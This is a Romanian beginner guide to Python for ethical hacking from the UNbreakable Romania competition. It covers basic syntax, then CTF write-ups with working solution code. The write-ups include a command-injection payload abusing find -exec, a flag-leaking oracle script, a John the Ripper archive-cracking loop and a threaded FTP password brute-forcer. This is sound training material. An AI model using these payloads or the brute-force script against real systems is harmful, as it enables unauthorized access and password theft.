



Introducere in Python

Resurse utile pentru incepatori din UNbreakable România

unbreakable.ro

Declinarea responsabilității	4
Introducere	5
De ce Python pentru Ethical Hacking?	5
Elementele fundamentale în Python	6
Cum instalezi Python?	6
Primul program	6
Declararea variabilelor in Python	7
Structuri de date fundamentale in Python	7
Date de intrare și date de ieșire	9
Operatori conditionali	10
Functii in Python	11
Operatori iterativi (loop):	12
Librării utile în rezolvarea exercițiilor	12
Cum sa executi un proces extern?	12
Cum sa interactionezi cu aplicații web?	13
Cum sa citești sau scrii fișiere?	14
Despre biblioteca Pwntools	14
Exerciții și rezolvări	15
The-code (mediu - ridicat)	15
imagine-that (usor - mediu)	19
Alien-console (usor)	22
Russiandoll (mediu - ridicat)	24
Casual-ctf (usor - mediu)	27
sqr-mania (usor - mediu)	30
Secure-terminal (ușor)	40
Contribuitori	45

Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, având ca obiectiv conștientizarea riscurilor și amenințarilor informatice dar și pregătirea unor noi generații de specialiști în securitate informatică.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomandă folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerată infracțiune în diverse țări.

În România, accesul ilegal la un sistem informatic este considerată infracțiune contra siguranței și integrității sistemelor și datelor informatice și poate fi pedepsită conform legii.

Introducere

Python este un limbaj de scripting care a câștigat o popularitate imensă printre profesioniști și începători pentru simplitatea și bibliotecile sale puternice. Python este extrem de versatil și poate fi folosit pentru aproape orice tip de programare. De la construirea de scripturi de dimensiuni mici, care sunt menite să facă sarcini banale, la aplicații de sistem folosite la scară largă - Python poate fi utilizat oriunde. Ca exemplu, NASA Python pentru programarea echipamentelor și a mașinilor spațiale.

Python poate fi, de asemenea, utilizat pentru a procesa text, afișa numere sau imagini, rezolva ecuații științifice și salva date. Pe scurt, Python este folosit în culise pentru a procesa o mulțime de elemente de care ați putea avea nevoie sau pe care le puteți întâlni pe dispozitivele dvs.

De ce Python pentru Ethical Hacking?

Conform mai multor resurse, cum ar fi GitHub, majoritatea uneltelor de atac/exploatare sau de tip PoC (Proof of Concept) sunt scrise în Python.

Hackingul și programarea merg mână în mână. Fără ambele competențe, infractorii cibernetici sunt restrânși în atacurile pe care le pot folosi. Acestea se limitează la utilizarea instrumentelor create de alții, care prezintă un risc mult mai mare de detectare. Sistemele antivirus și de detectare a intruziunilor sunt acum atât de complexe încât pot identifica cu ușurință instrumentele tradiționale. Pentru a ocoli această protecție, constant trebuie create tehnici noi care nu pot fi recunoscute.

Din păcate, învățarea unor limbaje de programare este o activitate dificilă. În esență, înveți un limbaj nou, unul bazat pe logica computerului mai degrabă decât pe dialogul uman. Estimările sugerează că aveți nevoie de cel puțin 100 de ore pentru a începe, dar ar putea dura până la șase ani înainte de a fi fluent - mai mult dacă vă învățați.

Pentru hackeri etici aspiranți, această cronologie este prea lungă. De aceea, Python a devenit cea mai bună alegere.

Python este folosit în general, în cybersecurity și ethical hacking pentru:

- Automatizarea unor activități repetitive
- Dezvoltarea unor scanare de vulnerabilități
- Dezvoltarea unor aplicații ce exploatează în mod automat anumite vulnerabilități
- Analiza volumelor mari de date, cu ar fi registre și log-uri
- Spargerea parolilor prin tehnici de tip "brute force"

Elementele fundamentale în Python

Cum instalezi Python?

```
$ sudo apt-get update
```

```
$ sudo apt-get install python3.6
```

<https://docs.python-guide.org/starting/install3/linux/>

Primul program

Vom începe prin crearea un simplu program in python. Într-un editor de cod vom scrie:

```
#!/usr/bin/python3  
  
print("hello world")
```

Codul il vom salva cu extensia .py, in cazul de fata **script.py**.

Prima linie este cunoscută ca **shebang** și definește locația interpretorului de cod, în cazul acesta python 3, iar a doua linie afișează pe ecran mesajul dintre ghilimele.

Pentru a rula programul vom deschide un terminal și vom rula programul:

```
python3 script.py
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py  
hello world
```

O alta metoda de a rula ar fi sa tastam **python3** intr-un terminal

```
dani@dani-Inspiron-5567:~/Python % python3  
Python 3.6.9 (default, Jan 26 2021, 15:33:00)  
[GCC 8.4.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> █
```

„>>>” reprezintă shell-ul python și este gata să preia comenzile și codul python.

Declararea variabilelor in Python

În alte limbaje de programare, cum ar fi C, C ++ și Java, va trebui să declarați tipul de variabile, dar în Python nu trebuie să faceți acest lucru. Tastați doar variabila și când i se vor da valori, atunci va ști automat dacă valoarea dată ar fi un **int**, **float**, **char** sau un **string**.

```
#!/usr/bin/python3
```

```
numar_int = 3  
print(numar_int)  
numar_float = 4.5  
print(numar_float)  
string = "helloworld"  
print(string)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py  
3  
4.5  
helloworld
```

Structuri de date fundamentale in Python

Python are 4 tipuri de structuri de date încorporate și anume list (List), dictionar (Dictionary), Tuple and Set.

Lista este cea mai de simplă structură de date din python. Lista este o structură de date modificabila, adică elementele pot fi adăugate la listă mai târziu după crearea listei. Este ca și cum ai merge la cumpărături și ai pregătit o listă cu unele articole de achiziționat, iar mai târziu poți adăuga din ce în ce mai multe articole pe listă.

funcția **append ()** este utilizată pentru a adăuga date la listă. Exemplu:

```
#!/usr/bin/python3
```

```
# creaza o lista goala  
nums = []  
# adaugam date in lista
```

```
nums.append(21)
nums.append(40.5)
nums.append("String")
print(nums)

dani@dani-Inspiron-5567:~/Python % python3 script.py
[21, 40.5, 'String']
dani@dani-Inspiron-5567:~/Python %
```

Pentru a crea un dicționar, utilizați {}. Separați cheia și valoarea cu două puncte: și cu virgule, între fiecare pereche. Exemplu:

```
#!/usr/bin/python3

#un dicționar cu nume si varsta
persoane = {
    "Andrei" : 28,
    "Costin" : 26,
    "Alexandra" : 24,
    "Andreea" : 30,
    "Alin" : 23
}

print (persoane)

dani@dani-Inspiron-5567:~/Python % python3 script.py
{'Andrei': 28, 'Costin': 26, 'Alexandra': 24, 'Andreea': 30, 'Alin': 23}
dani@dani-Inspiron-5567:~/Python %
```

Obiectele de tip "tuple" sunt utilizate pentru a stoca mai multe articole într-o singură variabilă. Un tuple este o colecție ordonată și neschimbabilă.

Tuplurile sunt scrise cu paranteze rotunde. Exemplu:

```
#!/usr/bin/python3

#un tuple ce contine fructe

tuple = ("mar", "portocala", "ananas")
print(tuple)

dani@dani-Inspiron-5567:~/Python % python3 script.py
('mar', 'portocala', 'ananas')
dani@dani-Inspiron-5567:~/Python %
```


Seturile sunt utilizate pentru a stoca mai multe elemente într-o singură variabilă. Un set este o colecție care este atât neordonată, cât și neindexată. Seturile sunt scrise cu paranteze cretate.

Exemplu:

```
#!/usr/bin/python3

#un set ce contine fructe

set = {"mar", "ananas", "cirese"}

print(set)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
{'cirese', 'mar', 'ananas'}
```

Date de intrare și date de ieșire

În această secțiune, vom învăța cum să preluăm date de la utilizator și, prin urmare, să le manipulăm sau pur și simplu să le afișăm. funcția `input ()` este utilizată pentru a prelua datele de la utilizator.

```
#!/usr/bin/python3

# primește date de la user

name = input("Introduce numele tau: ")

print("Salut", name)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
Introduce numele tau: Dani
Salut Dani
```

```
#!/usr/bin/python3

# primim un numar de la utilizator
# tipul de returnare a funcției input () este string
# deci trebuie să convertim intrarea în număr întreg

num1 = int(input("Introduce num1: "))
```

```
num2 = int(input("Introduce num2: "))  
#facem înmulțirea celor 2 numere  
num3 = num1 * num2  
print("Produsul este: ", num3)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py  
Introduce num1: 14  
Introduce num2: 1276  
Produsul este: 17864
```

Operatori conditionali

Influentarea fluxului de executare în Python se poate face prin operatori conditionali, folosind cuvintele cheie "if", "elif" și "else" (elseif).

Acești operatori pot fi combinați cu o listă de operatori logici:

==	Egal	<code>x == y</code>
!=	Diferit	<code>x != y</code>
>	Mai mare	<code>x > y</code>
<	Mai mic	<code>x < y</code>
>=	Mai mare sau egal	<code>x >= y</code>
<=	Mai mic sau egal	<code>x <= y</code>

```
#!/usr/bin/python3  
  
#selecționare unui număr mai mare ca 12 dar mai mic decat 35  
num1 = 34  
if(num1>12):  
    print("Num1 este mai mare")  
elif(num1>35):  
    print("Num2 este prea mare")  
else:  
    print("Num2 nu este în intervalul căutat")
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py  
Num1 este mai mare
```

Funcții in Python

Vă puteți gândi la funcții precum un bloc de cod care este destinat să îndeplinească o anumită sarcină în întregul script Python. Python a folosit cuvântul cheie „def” pentru a defini o funcție.

```
#!/usr/bin/python3

#functie pentru adunarea a două numere

def sum ( no1, no2):
    suma = no1 + no2
    print("Suma este:",suma )

num1 = int(input("Primul numar: "))
num2 = int(input("Al doilea numar: "))

sum(num1,num2)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
Primul numar: 12312
Al doilea numar: 4234
Suma este: 16546
```

Pentru a defini o functie principala, ce specifica primul punct de executare in script putem proceda ca in exemplu de mai jos.

```
#!/usr/bin/python3

def sum ( no1, no2):

    suma = no1 + no2
    return suma

def main():

    num1 = int(input("Primul numar: "))
    num2 = int(input("Al doilea numar: "))
```

```
resultat = sum(num1,num2)
print (resultat)

if __name__=="__main__":
    main()
```

Operatori iterativi (loop):

După cum sugerează și numele, apelează la repetarea lucrurilor din nou și din nou. Aici vom folosi cea mai populară buclă **“for”**. Exemplu:

```
#!/usr/bin/python3

for num in range(5):
    print(num)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
0
1
2
3
4
```

Librării utile în rezolvarea exercițiilor

Cum sa executi un proces extern?

Python oferă mai multe opțiuni pentru a rula procese sau comenzi externe și a interacționa cu sistemul de operare. Cu toate acestea, metodele sunt diferite pentru Python 2 și 3. Python 2 are mai multe metode în modulul **os**, care sunt acum depreciate și înlocuite cu modulul de **subprocess**, care este opțiunea preferată în Python 3.

```
#!/usr/bin/python3

import subprocess

process = subprocess.run('id', stdout=subprocess.PIPE)

print (process)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
CompletedProcess(args='id', returncode=0, stdout=b'uid=1000(dani) gid=1000(dani) groups=1000(dani)')
```

Modulul de **requests** vă permite să trimiteți requests HTTP folosind Python.
Solicitarea HTTP returnează un obiect de răspuns cu toate datele de răspuns (conținut, codificare, stare etc.).

Cum sa interactionezi cu aplicații web?

```
#!/usr/bin/python3

import requests

response_post = requests.post('https://httpbin.org/post', data={'key':'value'})
response_get = requests.get('https://httpbin.org/post')
requests.put('https://httpbin.org/put', data={'key':'value'})
requests.delete('https://httpbin.org/delete')
requests.head('https://httpbin.org/get')
requests.patch('https://httpbin.org/patch', data={'key':'value'})
requests.options('https://httpbin.org/get')

print(response_post)
print(response_get)
```

```
dani@dani-Inspiron-5567:~/Python % python3 script.py
<Response [200]>
<Response [405]>
```

Cum sa citesti sau scrii fișiere?

Înainte de a putea citi sau scrie un fișier, trebuie să îl deschideți folosind funcția **open ()** încorporată a Python. Această funcție creează un obiect fișier, care ar fi utilizat pentru a apela alte metode de asistență asociate acestuia.

Scriere in fisier:

```
#!/usr/bin/python3

fo = open("sometext.txt", "w")
fo.write("scrie in fisier")
fo.close()
```

Citire din fisier:

```
#!/usr/bin/python3

fo = open("sometext.txt", "r")
str = fo.read(15)
print(str)
fo.close()
```

Despre biblioteca Pwntools

pwntools este un framework dezvoltat pentru a ajuta în rezolvarea exercițiilor de tip Capture the Flag, în special cele de tip "pwn" sau exploatare a binarelor. Scris în Python, este proiectat pentru prototipare și dezvoltare rapidă și este destinat să facă exploatarea cât mai simplă posibil. Mai jos, puteți vedea un exemplu simplu de conectare la un serviciu și transmiterea unui mesaj pe acest protocol. Mai multe detalii despre funcționalitățile existente puteți vedea în [documentația](#) proiectului.

```
#!/usr/bin/python3

from pwn import *

r = remote('127.0.0.1', 1234) #conectarea la un ip si port
r.send('Salut\n')
```

Exerciții și rezolvări

The-code (mediu - ridicat)

Concurs: UNbreakable #1 (2020)

Descriere:

Look, the code is there. Enjoy.

Flag format: ctf{sha256}

Goal: You receive the **source** code of a small web application and you have to find the vulnerability to exfiltrate the flag.

The challenge was created by Bit Sentinel.

Rezolvare:

URL-ul afisat pe pagina challenge-ului duce jucătorul către un script PHP a cărui sursa e cunoscută:

```
<?php

if (!isset($_GET['start'])){
    show_source(__FILE__);
    exit;
}

if(stristr($_GET['arg'], 'php')){
    echo "nope!";
    exit;
}

if(stristr($_GET['arg'], '>')){
    echo "Not needed!";
    exit;
}
```

```
}

if(stristr($_GET['arg'], '$')){
    echo "Not needed!";
    exit;
}

if(stristr($_GET['arg'], '&')){
    echo "Not needed!";
    exit;
}

if(stristr($_GET['arg'], ':')){
    echo "Not needed!";
    exit;
}

echo strtoupper(base64_encode(shell_exec("find /tmp -iname
".escapeshellcmd($_GET['arg']))));

// Do not even think to add files.
```

Funcția PHP **escapeshellcmd** este confundată foarte des cu funcția **escapeshellarg**. Diferența majoră dintre cele două este că ultima se asigură că parametrul său va fi tratat ca un singur argument de către programul cărui îi este 'pasat', în timp ce prima se asigură că este executată o singură comandă. Funcția **find** are un switch numit **-exec** care permite executarea comenzilor. Cum scriptul folosește funcția **escapeshellcmd**, putem folosi acest switch pentru a rula orice comandă ne dorim pe server:

```
yakuhito@furry-catstation:~/ctf/unbr1/the-code$ curl
"http://35.242.239.180:30233/?start=1&arg=%20-exec%20cat%20flag%20;"
Y3RME2FHZJE1Y2FJZMJHNJE1ZDUXMZCYMZG2OTA5YZQ3NZFMMDGZNI4NGFKMWE
1MZLIY2VMNDKYMDFJNJYWNJMXZWR9Y3RME2FHZJE1Y2FJZMJHNJE1ZDUXMZCYMZ
G2OTA5YZQ3NZFMMDGZNI4NGFKMWE1MZLIY2VMNDKYMDFJNJYWNJMXZWR9
```

Comanda de mai sus se conectează la server și trimite un payload care citește fișierul **flag**. Problema este că output-ul comenzii este encodat cu **base64**, literele mici fiind apoi

transformate în litere mari. Baza 64 poate fi decodată ușor, însă nestiind care litere sunt mari și care sunt mici acest decodare mai grea.

Programul de mai jos împarte stringul encodat în bucatele și calculează un 'scor' care reprezintă cât de 'citibil' e textul decodat. Fiecare parte e trecută prin toate permutările sale posibile (fiecare literă e tratată ca fiind mare, apoi mica), calculează scorul fiecărei permutări și apoi alege permutarea care are cel mai mare scor. Dacă există mai multe permutări cu scoruri identice, utilizatorul va fi întrebat ce permutare trebuie tratată ca fiind buna (majoritatea caracterelor din text sunt hex - cifre sau litere de la a la f).

```
import base64
import sys
import string

def lower(enc_st, i):
    return enc_st[:i] + enc_st[i].lower() + enc_st[i + 1:]

def score(s, posmax):
    score = 0
    alphabet = string.printable[:-2].encode()
    dec = base64.b64decode(s)
    if dec[0] not in alphabet:
        return -1
    while score < (posmax * 6 // 8 + 6) and dec[score] in alphabet:
        score += 1
    return score - 1

def tryToLower(enc_st, pos):
    encs = []
    scores = []
    for i in range(256):
        enc = enc_st
        b = bin(i)[2:]
        if len(b) < 8:
            b = "0" * (8 - len(b)) + b
        for offset, shouldLower in enumerate(b):
            if shouldLower == "1":
                enc = lower(enc, pos + offset)
        encs.append(enc)
```

```
        scores.append(score(enc, pos))
    max = -1
    posmax = -1
    for i, s in enumerate(scores):
        if s > max:
            max = s
            posmax = i

    arr = []
    verific = []
    for i, s in enumerate(scores):
        if s == max and encs[i] not in verific:
            verific.append(encs[i])
            arr.append(i)

    if len(arr) == 1:
        return encs[posmax]
    else:
        print("CHOICE TIME")
        for i in arr:
            print(str(i).encode() + b'. ' + base64.b64decode(encs[i]))
        x = input()
        return encs[int(x)]

enc = sys.argv[1]
for i in range(0, len(enc), 8):
    enc = tryToLower(enc, i)

print(base64.b64decode(enc))
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#the-code>

imagine-that (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

Imagine that we are using socat for this one.

Flag format: ctf{sha256}

Goal: You have to connect to the service using telnet/netcat and discover what is leaking.

The challenge was created by Bit Sentinel.

Rezolvare:

Aplicația **socat** este bine cunoscută de jucătorii concursurilor de tip CTF. De multe ori, cand autorii exercițiilor nu o folosesc cu opțiunile bune, aceasta transforma anumiți bytes în alți bytes, ceea ce de multe ori strica payload-ul jucatorilor.

Primul pas este sa ne conectăm la IP-ul dat de provocare și sa incercam sa ne dăm seama ce face aplicația. Putem face asta folosind programul **netcat** (prescurtat **nc**):

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.239.180 30622
Enter starting point: 1
1
Enter starting point: a
a
Traceback (most recent call last):
  File "server.py", line 9, in <module>
    if (int(end) - int(start) > 10):
ValueError: invalid literal for int() with base 10: 'a'
^C
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$
```

După ce am introdus caracterul **a** ca și input, putem face două observații: aplicația este scrisă în python și cere 2 numere, iar al doilea input este punctul final, nu cel initial (starting point vs.

final/end point). Se poate observa si ca aplicatia accepta doar puncte a căror distanța e mai mica decat 10. Pentru a afla mai multe, introducem doua valori numerice valide:

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.239.180 30622
Enter starting point: 1
1
Enter starting point: 10
10
XPNG
X

Enter the password:
```

În exemplul de mai sus, caracterele neprintabile au fost înlocuite cu **X**. Luand in considerare datele introduse si output-ul, putem deduce că programul afișează biți dintr-un fișier de la prima valoare la a doua. Putem deduce și ca fișierul este o poza **PNG**.

Nota: Aproape toate fisierele contin la inceput o anumită secvență de biți numita 'header'. Folosind aceasta secventa, programele pot afla cum sa le interpreteze - programul **file** foloseste headerul pentru a determina tipul fișierului. Am putut deduce ce face programul si tipul fișierului pentru ca stim ca header-ul fișierelor PNG contine **PNG** in header, insemnand ca orice fișier de tip PNG contine aceste caractere la începutul sau.

Programul de mai jos extrage biții fișierului folosind librăria **pwntools**:

```
from pwn import *

context.log_level = "CRITICAL"

host, port = ("34.89.159.150", 32353)

def get_bytes(start):
    end = start + 1
    r = remote(host,port)
    r.recvuntil(": ")
    r.sendline(str(start).encode())
    r.recvuntil(": ")
    r.sendline(str(end).encode())
    r.recvuntil(str(end).encode() + b'\r\n')
    file = r.recvuntil("Enter")
```

```
r.close()
file = file[1:-7]
if len(file) == 1:
    return file
else:
    if file == b'\r\n':
        return b'\n'
    else:
        print('You can stop the program now')
        return b'\x00'

p = 0
f = open("saveme", "wb")
f.write(b'\x89')
while True:
    new_bytes = get_bytes(p + 1, p + 2)
    f.write(new_bytes)
    f.flush()
    p = p + 1 #len(new_bytes)
    print(new_bytes)

f.close()
```

După 5-10 minute de așteptare, programul afișează doar caractere NULL (**0x00**), ceea ce poate însemna că fișierul s-a terminat. Pentru a verifica, putem redenumi fișierul **saveme** în **saveme.png** și să-l deschidem într-un photo viewer. Fișierul complet conține un cod QR care reprezintă parola care permite obținerea flag-ului:

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$ nc 35.242.239.180 30622
Enter starting point: 1
1
Enter starting point: 1
1
X
Enter the password: asdsdgbtrvt4f5678k7v21ecxdzu7ib6453b3i76m65n4bvcx
asdsdgbtrvt4f5678k7v21ecxdzu7ib6453b3i76m65n4bvcx
ctf{1e894e796b65e4[redactat]c248d0aa23aab22}
```

```
yakuhito@furry-catstation:~/ctf/unbr1/imagine-that$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#imagine-that>

Alien-console (usor)

Concurs: UNbreakable #1 (2020)

Descriere:

You might not understand at first.

Flag format: ctf{sha256}

Goal: You have to connect to the service using telnet/netcat and find a way to recover the encoded message.

The challenge was created by Bit Sentinel.

Rezolvare:

Începem prin a ne conecta la adresa IP si portul date pe pagina exercițiului:

```
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$ nc 34.89.159.150 32653
Welcome, enter text here and we will secure it: yakuhito
yakuhito
1a150d0e0908150c555c5c0701565d035351065c575c52075c5c555007010404065d5657565
3500406045503575352545c0106555707520606570653545c56060406510118
^C
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$
```

Programul cere un input și afișează un mesaj care consta într-un șir de caractere hexazecimale. Cum nu știm nimic despre algoritmul din spate, trebuie sa continuam sa testam aplicația.

După ce am trimis mai multe inputuri, putem observa trei proprietăți foarte importante:

1. Dacă trimitem un string identic de doua ori, output-ul e identic

2. Lungimea output-ului este constanta si este egala cu dublul lungimii unui flag standard
3. Dacă trimitem **ctf{**, primele 8 caractere sunt 0:

```
yakuhito@furry-catstation:~/ctf/unbr1/alien-console$ nc 34.89.159.150 32653
Welcome, enter text here and we will secure it: ctf{
ctf{
0000000005050507545d5d0600575c025250075d565d53065d5d545106000505075c5756575
2510507055402565253555d0007545606530707560752555d57070507500019

yakuhito@furry-catstation:~/ctf/unbr1/alien-console$
```

Folosind cele 2 proprietăți, putem deduce ca output-ul face cumva 'diferenta' pe bytes dintre input-ul nostru si flag. Tinta este ca diferenta sa fie **0**, iar fiecare caracter 'bun' va rezulta ca cei doi bytes care reprezinta pozitia sa în flag să fie egali cu **00**. Pe baza acestor presupuneri, putem face un script in python care sa calculeze flag-ul caracter cu caracter:

```
from pwn import *

context.log_level = "critical"

def tryFlagPart(flag_part):
    r = remote('34.89.159.150', 32653)
    r.recvuntil(": ")
    r.sendline(flag_part)
    r.recvuntil(flag_part + "\r\n")
    resp = r.recvuntil("\r\n")[:-2]
    r.close()
    return resp.decode().startswith('0' * 2 * len(flag_part))

alphabet = "0123456789abcdef}"
flag = "ctf{"

while flag[-1] != "}":
    for c in alphabet:
        if tryFlagPart(flag + c):
            flag += c
            print(flag)
            break
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#alien-console>

Russiandoll (mediu - ridicat)

Concurs: UNbreakable #1 (2020)

Descriere:

Can you unfold the secrets lying within?

Flag format: ctf{sha256}

Goal: You have to understand what **type** of file is attached to this challenge, restore the original files and try to gain access to the flag.

The challenge was created by Bit Sentinel.

Rezolvare:

Pagina exercițiului conține și un fișier cu un nume ciudat. Pentru a vedea tipul fișierului, putem folosi programul **file**:

```
yakuhito@furry-catstation:~/ctf/unbr1/russiandoll$ file jibeqnocfjuijypians
jibeqnocfjuijypians: gzip compressed data, was "ognhhfcfspjokexhjwoo", last modified: Mon
Oct 12 09:33:12 2020, from Unix
yakuhito@furry-catstation:~/ctf/unbr1/russiandoll$
```

Dacă am extrage fișierul, am obține altul cu alt nume ciudat. Și acesta consta într-o arhivă, iar acest ciclu se repetă de foarte multe ori. După mai multe operații manuale, putem vedea un tipar:

- Fiecare fișier conține alt fișier comprimat
- Exista 3 tipuri de arhive
- Arhivele de tip gunzip pot fi extrase în mod direct și nu necesită parolă
- Arhivele de tip zip necesită o parolă pentru a fi extrase. Parola poate fi ghicită cu ajutorul programului **johnTheRipper** folosind lista de parole normală

- Arhivele de tip 7z necesita o parola pentru a fi extrase, dar parola nu poate fi gasita in lista normala a programului **johnTheRipper**. Pentru a găsi parola trebuie sa folosim o lista de parole mai mare, precum **rockyou.txt**.

Programul care extrage arhivele în mod repetat poate fi găsit mai jos:

```
import os
import subprocess

os.system("cp jibeqnocfjuijypians.original archive")

def run_cmd(cmd):
    arr = cmd.split(" ")
    return subprocess.run(arr, stdout=subprocess.PIPE).stdout.decode()

def gunzip():
    os.system("mv archive archive.gz")
    os.system("gunzip archive.gz")

def zip():
    os.system("mv archive archive.zip")
    os.system("/home/yakuhito/ctf/dawgctf2020/JohnTheRipper/run/zip2john archive.zip > crackme")
    os.system("john crackme > /dev/null")
    psw = run_cmd("john crackme --show")
    psw = psw.split(":")[1]
    os.system("unzip -P " + psw + " archive.zip")
    os.system("rm archive.zip")
    os.system("mv archives/* archive")
    os.system("rm -r archives")

def sevenz():
    os.system("mv archive archive.7z")
    os.system("/pentest/password-recovery/johntheripper/7z2john.pl archive.7z > crackme")
    os.system("john crackme --wordlist=/pentest/rockyou.txt")
    psw = run_cmd("john crackme --show")
    psw = psw.split(":")[1].split("\n")[0]
    os.system("7z e archive.7z -P" + psw + "")
    files = run_cmd("ls -l")
```

```
files = [_split(" ")[-1] for _ in files.split("\n")[1:-1]]
file = ""
for f in files:
    if f not in ['archive.7z', 'crackme', 'jibeqnocfjjuijypians.original', 'solve.py', '']:
        file = f
        break
os.system("rm archive.7z")
os.system("mv " + f + " archive")

def round():
    cont = True
    f = run_cmd("file archive")
    if 'gzip' in f:
        gunzip()
    elif 'Zip archive' in f:
        zip()
    elif '7-zip' in f:
        sevenz()
    else:
        print('Done')
        cont = False
    return cont

run = True
while run:
    run = round()
```

Programul de mai sus rulează comenzi în doua moduri diferite:

- folosind **os.system**, când output-ul comenzii nu trebuie procesat
- folosind **run_cmd**, care folosește **subprocess** pentru a obține output-ul comenzii

Funcția **round** e responsabilă pentru o 'runda' - un set de operații care extrag următorul fișier. Funcțiile **gunzip**, **zip** și **sevenz** sunt responsabile pentru extragerea arhivelor de tip **gz**, **zip**, respectiv **7z**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#russiandoll>

Casual-ctf (usor - mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

You have all the info you need. Your goal is to get the flag and maybe learn a new protocol.

Flag format: CTF{sha256}

Rezolvare:

Observam ca adresa data este a unui server **FTP** care permite login-ul ca utilizatorul **anonymous**, care nu necesita parola:

```
yakuhito@furry-catstation:~/ctf/unr2/casualctf$ ftp 35.234.65.24 31653
Connected to 35.234.65.24.
220 timed-ftp v0.2 it might rock your world
Name (35.234.65.24:yakuhito): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get .info
local: .info remote: .info
501 Rejected data connection to foreign address 192.168.1.256:52831.
ftp: bind: Address already in use
ftp> quit
221 Goodbye.
```

```
yakuhito@furry-catstation:~/ctf/unr2/casualctf$
```

Serverul **FTP** pare să încerce să se conecteze la adresa locală a calculatorului pentru a transfera date, ceea ce înseamnă că trebuie să folosim un **VPS** pentru a transfera fișiere precum **.info**.

După ce repetăm setul de comenzi pe un server cu IP public, vedem că fișierul **.info** conține textul **'your user is user'**. Cum descrierea serverului este **'timed-ftp v0.2 it might rock your world'**, putem deduce că trebuie să aplicăm un atac de tip brute force cu parole din **rockyou.txt**. Putem face un script în python care să încerce toate parolele pe rand:

```
from pwn import *
import sys
import threading

f = open("/pentest/rockyou.txt", "r")

def tryUser(psw):
    context.log_level = "CRITICAL"
    r = remote("35.234.65.24", 31653)

    r.recvuntil("world")
    r.sendline("USER user\x0d")
    r.recvuntil(b"password.\x0d\n")
    r.sendline("PASS " + psw + "\x0d\n")
    a = r.recvuntil("\n")
    r.close()
    return b"530 Authentication " not in a

password = f.readline().strip()
found = False
threads = 0

def tryPassword(psw):
    global threads, found
    threads += 1
    print("Trying password: " + psw)
    if tryUser(psw):
```

```
        found = True
        print('Found password: ' + psw)
        threads -= 1

while password and not found:
    while threads >= 25:
        time.sleep(0.5)
    t = threading.Thread(target=tryPassword, args=(password,))
    t.start()
    password = f.readline().strip()
```

Funcția **tryUser** încearcă să se conecteze la server cu utilizatorul **user** și o parolă dată ca argument. Funcția **tryPassword** adaptează această funcție pentru threading, având grijă să schimbe numărul de thread-uri ținut în variabila **threads** când funcția începe și se termină. Programul admite un total de 25 de thread-uri, fiecare thread încercând câte o parolă.

După ce descoperim parola utilizatorului, **sunshine**, putem lua fișierul numit **.flag** în același mod în care am luat fișierul **.info**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#casualctf>

sqr-mania (usor - mediu)

Concurs: DCTF (2020)

Descriere:

